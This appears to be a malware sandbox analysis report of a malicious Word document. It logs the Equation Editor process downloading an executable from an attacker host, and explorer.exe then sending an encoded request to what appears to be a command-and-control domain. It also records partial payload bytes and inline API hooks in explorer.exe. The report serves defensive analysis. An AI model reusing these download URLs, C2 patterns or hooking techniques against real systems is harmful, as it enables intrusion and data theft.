Jan 13, 2021 20:37:14.974841118 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.974864006 CET	80	49165	92.119.114.220	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:37:14.974910021 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.974948883 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.974951029 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.974987984 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.974999905 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975027084 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975030899 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975054026 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975061893 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975100040 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975114107 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975122929 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975137949 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975159883 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975174904 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975215912 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975222111 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975227118 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975258112 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975275993 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975317001 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975336075 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975354910 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975368023 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975392103 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975393057 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975426912 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975462914 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975492954 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975498915 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975513935 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975539923 CET	49165	80	192.168.2.22	92.119.114.220
Jan 13, 2021 20:37:14.975545883 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975586891 CET	80	49165	92.119.114.220	192.168.2.22
Jan 13, 2021 20:37:14.975604057 CET	49165	80	192.168.2.22	92.119.114.220

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:37:14.687720060 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:37:14.749825001 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 20:38:29.660865068 CET	53099	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:38:29.733834982 CET	53	53099	8.8.8.8	192.168.2.22
Jan 13, 2021 20:39:23.412831068 CET	52838	53	192.168.2.22	8.8.8.8

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 20:37:14.687720060 CET	192.168.2.22	8.8.8.8	0xd92d	Standard query (0)	vm1662026.3ssd.had.wf	A (IP address)	IN (0x0001)
Jan 13, 2021 20:38:29.660865068 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.ghelyoun.net	A (IP address)	IN (0x0001)
Jan 13, 2021 20:39:23.412831068 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.aboutwheelchair.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 20:37:14.749825001 CET	8.8.8.8	192.168.2.22	0xd92d	No error (0)	vm1662026.3ssd.had.wf		92.119.114.220	A (IP address)	IN (0x0001)
Jan 13, 2021 20:38:29.733834982 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.ghelyoun.net		91.195.240.94	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- vm1662026.3ssd.had.wf
- www.ghelyoun.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	92.119.114.220	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 20:37:14.817434072 CET	0	OUT	GET /mpomabiva.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: vm1662026.3ssd.had.wf Connection: Keep-Alive
Jan 13, 2021 20:37:14.870426893 CET	2	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 13 Jan 2021 19:37:14 GMT Content-Type: application/octet-stream Content-Length: 333824 Last-Modified: Wed, 13 Jan 2021 12:17:39 GMT Connection: keep-alive Keep-Alive: timeout=60 ETag: "5ffee4e3-51800" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2e 90 03 74 6a f1 6d 27 6a f1 6d 27 6a f1 6d 27 f4 51 aa 27 6b f1 6d 27 ae 34 a2 27 49 f1 6d 27 ae 34 a0 27 72 f1 6d 27 ae 34 a3 27 e2 f1 6d 27 6a f1 6c 27 1e f1 6d 27 96 86 d4 27 7f f1 6d 27 4d 37 a3 27 6b f1 6d 27 4d 37 a4 27 6b f1 6d 27 4d 37 a1 27 6b f1 6d 27 52 69 63 68 6a f1 6d 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 45 ce fe 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 6e 01 00 00 ec 00 00 00 00 00 00 a7 88 00 00 00 10 00 00 00 80 01 00 00 00 40 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 90 02 00 00 04 00 00 00 00 00 00 02 00 40 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 94 db 01 00 dc 00 00 00 00 50 02 00 78 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 02 00 50 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 d6 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 80 01 00 c8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 9a 6d 01 00 00 10 00 00 00 6e 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 f8 64 00 00 00 80 01 00 00 66 00 00 00 72 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 50 00 00 00 f0 01 00 00 34 00 00 00 d8 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 1a 00 00 00 50 02 00 00 1c 00 00 00 0c 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 98 17 00 00 00 70 02 00 00 18 00 00 00 28 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$.tjm'jm'jm'Q'km'4'Im'4'rm'4'm'jl'm''m'M7'km'M7'km'M7 'km'Richjm'PELE_n@@PxpP@.textmn `.rdatadfr@@.dataP4@.rsrcxP@@.relocp(@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	91.195.240.94	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 20:38:29.788322926 CET	352	OUT	GET /iic6/?Cr24w=dZrXWrr0J06LhDJ&UL0tljxP=LfZLOLN5XSNEI+sCgvR59RXQ9jmNrQ0h0keI8mxtmC8z/BE1pdL/TKWDQE351dcf8yE5vQ== HTTP/1.1 Host: www.ghelyoun.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 20:38:29.845252991 CET	353	IN	HTTP/1.1 301 Moved Permanently content-type: text/html; charset=utf-8 location: https://www.ghelyoun.net/iic6/?Cr24w=dZrXWrr0J06LhDJ&UL0tljxP=LfZLOLN5XSNEI+sCgvR59RXQ9jmNrQ0h0keI8mxtmC8z/BE1pdL/TKWDQE351dcf8yE5vQ== date: Wed, 13 Jan 2021 19:38:29 GMT content-length: 173 connection: close Data Raw: 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 68 65 6c 79 6f 75 6e 2e 6e 65 74 2f 69 69 63 36 2f 3f 43 72 32 34 77 3d 64 5a 72 58 57 72 72 30 4a 30 36 4c 68 44 4a 26 61 6d 70 3b 55 4c 30 74 6c 6a 78 50 3d 4c 66 5a 4c 4f 4c 4e 35 58 53 4e 45 49 2b 73 43 67 76 52 35 39 52 58 51 39 6a 6d 4e 72 51 30 68 30 6b 65 49 38 6d 78 74 6d 43 38 7a 2f 42 45 31 70 64 4c 2f 54 4b 57 44 51 45 33 35 31 64 63 66 38 79 45 35 76 51 3d 3d 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 61 3e 2e 0a 0a Data Ascii: <a href="https://www.ghelyoun.net/iic6/?Cr24w=dZrXWrr0J06LhDJ&amp;UL0tljxP=LfZLOLN5XSNEI+sCgvR59RXQ9jmNrQ0h0keI8mxtmC8z/BE1pdL/TKWDQE351dcf8yE5vQ==">Moved Permanently</a>.

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: USER32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8E 0xEE 0xEE
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x86 0x6E 0xEE
GetMessageW	INLINE	0x48 0x8B 0xB8 0x86 0x6E 0xEE
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8E 0xEE 0xEE

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2388 Parent PID: 584

General

Start time:	20:36:42
Start date:	13/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding

Imagebase:	0x13fcb0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE93926B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Q RATED POWER 2000HP- OTHERSPECIFICATION.docx.doc	success or wait	1	7FEE92B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm~	success or wait	1	7FEE92B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm~	success or wait	1	7FEE92B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEE92B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEE92B9AC0	unknown
C:\Users\user\AppData\Local\Temp\~WRL0000.tmp	success or wait	1	7FEE92B9AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thmx	C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm~..	success or wait	1	7FEE92B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xml	C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm~	success or wait	1	7FEE92B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~m~	success or wait	1	7FEE92B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm_	C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thmx..	success or wait	1	7FEE92B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xml	success or wait	1	7FEE92B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlmx	success or wait	1	7FEE92B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F8F45	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations\SharePoint	success or wait	1	7FEE92B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F8F45	F8F45	binary	04 00 00 00 54 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 70 36 3B F6 2E EA D6 01 45 8F 0F 00 45 8F 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00	success or wait	1	7FEE92B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	Max Display	dword	25	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Max Display	dword	25	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.docx	success or wait	1	7FEE92B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	Max Display	dword	25	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Max Display	dword	25	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.docx	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.docx	success or wait	1	7FEE92B9AC0	unknown
